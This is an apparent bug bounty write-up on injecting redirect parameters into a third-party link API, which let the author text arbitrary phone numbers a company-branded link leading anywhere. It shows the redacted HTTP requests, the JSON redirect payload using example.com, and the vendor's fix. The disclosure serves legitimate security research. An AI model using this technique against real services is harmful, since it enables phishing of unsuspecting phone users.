Spear texting via parameter injection

This write-up focuses on how to take advantage of api knowledge and spotting opportunity when the right Burp request presents itself. By default this api lets you generate links with a public key, this finding was combined with an insecure account policy that allowed me to text any cell phone number with a custom link I created en route under the companies name. The crafted link could be used to redirect the users anywhere on the wild internet. There's three main take-aways from this write-up. Proxy all requests and follow the redirects. Read third party api documentation for exploitable implimentations. Support your proof of concept with official documentation to boost report quality. Now lets go over the methodology and techniques.

Note: This write-up is heavily redacted in order to follow the non-disclosure policy.

Initial POST request with parameters

The main website requests that loaded in Firefox development tools que'd me in on a GET request going to an external api. After inputing a cell phone number and clicking the link for the Android/IOS application download a POST request was sent to the third party api with the company api key and json data.

```
POST /v1/url  HTTP/1.1
Host: redacted
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept:
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://redacted
Content-Type: application/x-www-form-urlencoded
Content-Length: 644
Origin: https://redacted
Connection: close

scope=sms&data=
{"title":"redacted","description":"redacted","image":"redacted","video":null,"type":"website","desktop":"http://www.example.com","android":"http://www.example.com","ios":"http://www.example.com","fallback":"http://www.example.com"}&identity=redacted&source=web-sdk&browser=redacted&sdk=redacted&session_id=629935681409903301&key=redacted
```

Key details from this request:

- Used a json data param to send information that was used to generate a link in the data field.
- This data was redirected to another internal api endpoint with a number parameter.

```
POST redacted HTTP/1.1
Host: redacted
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://redacted
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: https://redacted
Connection: close

sdk=redacted&phone=redacted&redacted_key=redacted
```

Conclusively if I could change the data that generated the link, the redirected request would send my crafted link under the companies account.

Importance of reading documentation

Software documentation is not only good for building software quickly, It's also great for figuring out ways to break software or expose weak points. This third party api's documentation allowed me to find out how I could set a redirect based on the platform used. In this case the platform was Android. As a test case I set example.com as the url for each platform to override all redirect settings.

```
  "desktop":"http://www.example.com","android:"http://www.example.com","ios":"http://www.example.com","fallback":"http://www.example.com"
```

Proof of concept

This step involved proxying two requests. The first request was a POST request that sent data to the account which created the link, and the second was the endpoint that sent the link to the cell phone number.

The initial POST request had only an android parameter:

```
scope=sms&data=
{"title":"Redacted,"description":"Redacted","image":"https://redacted","video":null,"type":"website","android":"http://
```

www.example.com"}&identity=redacted&source=web-sdk&browser=redacted&sdk=web2.49.0&session_id=redacted&key=redacted

After reading the api documentation I learned their was a redirect property for every type of platform. Setting the same redirect for every platform (Desktop, Android, IOS) guaranteed a user clicking the link would go to the url I set on all platforms. Researching the api elevated the impact since this turned into a cross-platform spear text phishing attack.

Final payload

```
scope=sms&data=
{"title":"redacted","description":"redacted","image":"redacted","video":null,"type":"website","desktop":"http://www.example.com","android":"http://www.example.com","ios":"http://www.example.com","fallback":"http://www.example.com"}&identity=redacted&source=web-sdk&browser=redacted&sdk=redacted&session_id=629935681409903301&key=redacted
```

Modified requests

```
POST /v1/url HTTP/1.1
Host: redacted
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept:
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://redacted
Content-Type: application/x-www-form-urlencoded
Content-Length: 644
Origin: https://redacted
Connection: close

scope=sms&data=
{"title":"redacted","description":"redacted","image":"redacted","video":null,"type":"website","desktop":"http://www.example.com","android":"http://www.example.com","ios":"http://www.example.com","fallback":"http://www.example.com"}&identity=redacted&source=web-sdk&browser=redacted&sdk=redacted&session_id=629935681409903301&key=redacted
```

Request

Raw | Params | Headers | Hex

```
POST /v1/url HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]
Content-Type: application/x-www-form-urlencoded
Content-Length: 644
Origin: [redacted]
Connection: close

[redacted]=sms&data={"[redacted]":"[redacted]","[redacted]":"[redacted]","[redacted]":"[redacted]","desktop[redacted]":"http://www.example.com","android[redacted]":"http://www.example.com","ios[redacted]":"http://www.example.com","fallback[redacted]":"http://www.example.com"}[redacted]&sdk=[redacted]&[redacted]&[redacted]key=[redacted]
```

Redirects to text message endpoint

```
POST redacted HTTP/1.1
Host: redacted
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept:
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: redacted
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: redacted
Connection: close
sdk=redacted&phone=yournumberhere&key=redacted
```


Request

Raw | Params | Headers | Hex


```
POST [redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: [redacted]
Connection: close

sdk=[redacted]&phone=redacted9&[redacted]key=[redacted]
```

Text message received



After pressing the link



The fix

The redirect scope could be restricted within the companies account. The following response on each platform endpoint guaranteed the scope for the companies api key was restricted successfully.

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Content-Length: 112
Connection: close
Access-Control-Allow-Origin: *
Date: redacted
Server: redacted/1.13.6.2
X-Cache: Error from cloudfront

{"error":{"code":400,"message":"Invalid value for property of 'desktop', url doesn't pass security tests"}}
```

I recieved a $900 bounty for this finding. Initially I found a vulnerability that the company didn't think was worth fixing, so I increased the impact and severity by making the attack vector cross-platform. Never give up and when possible increase the impact.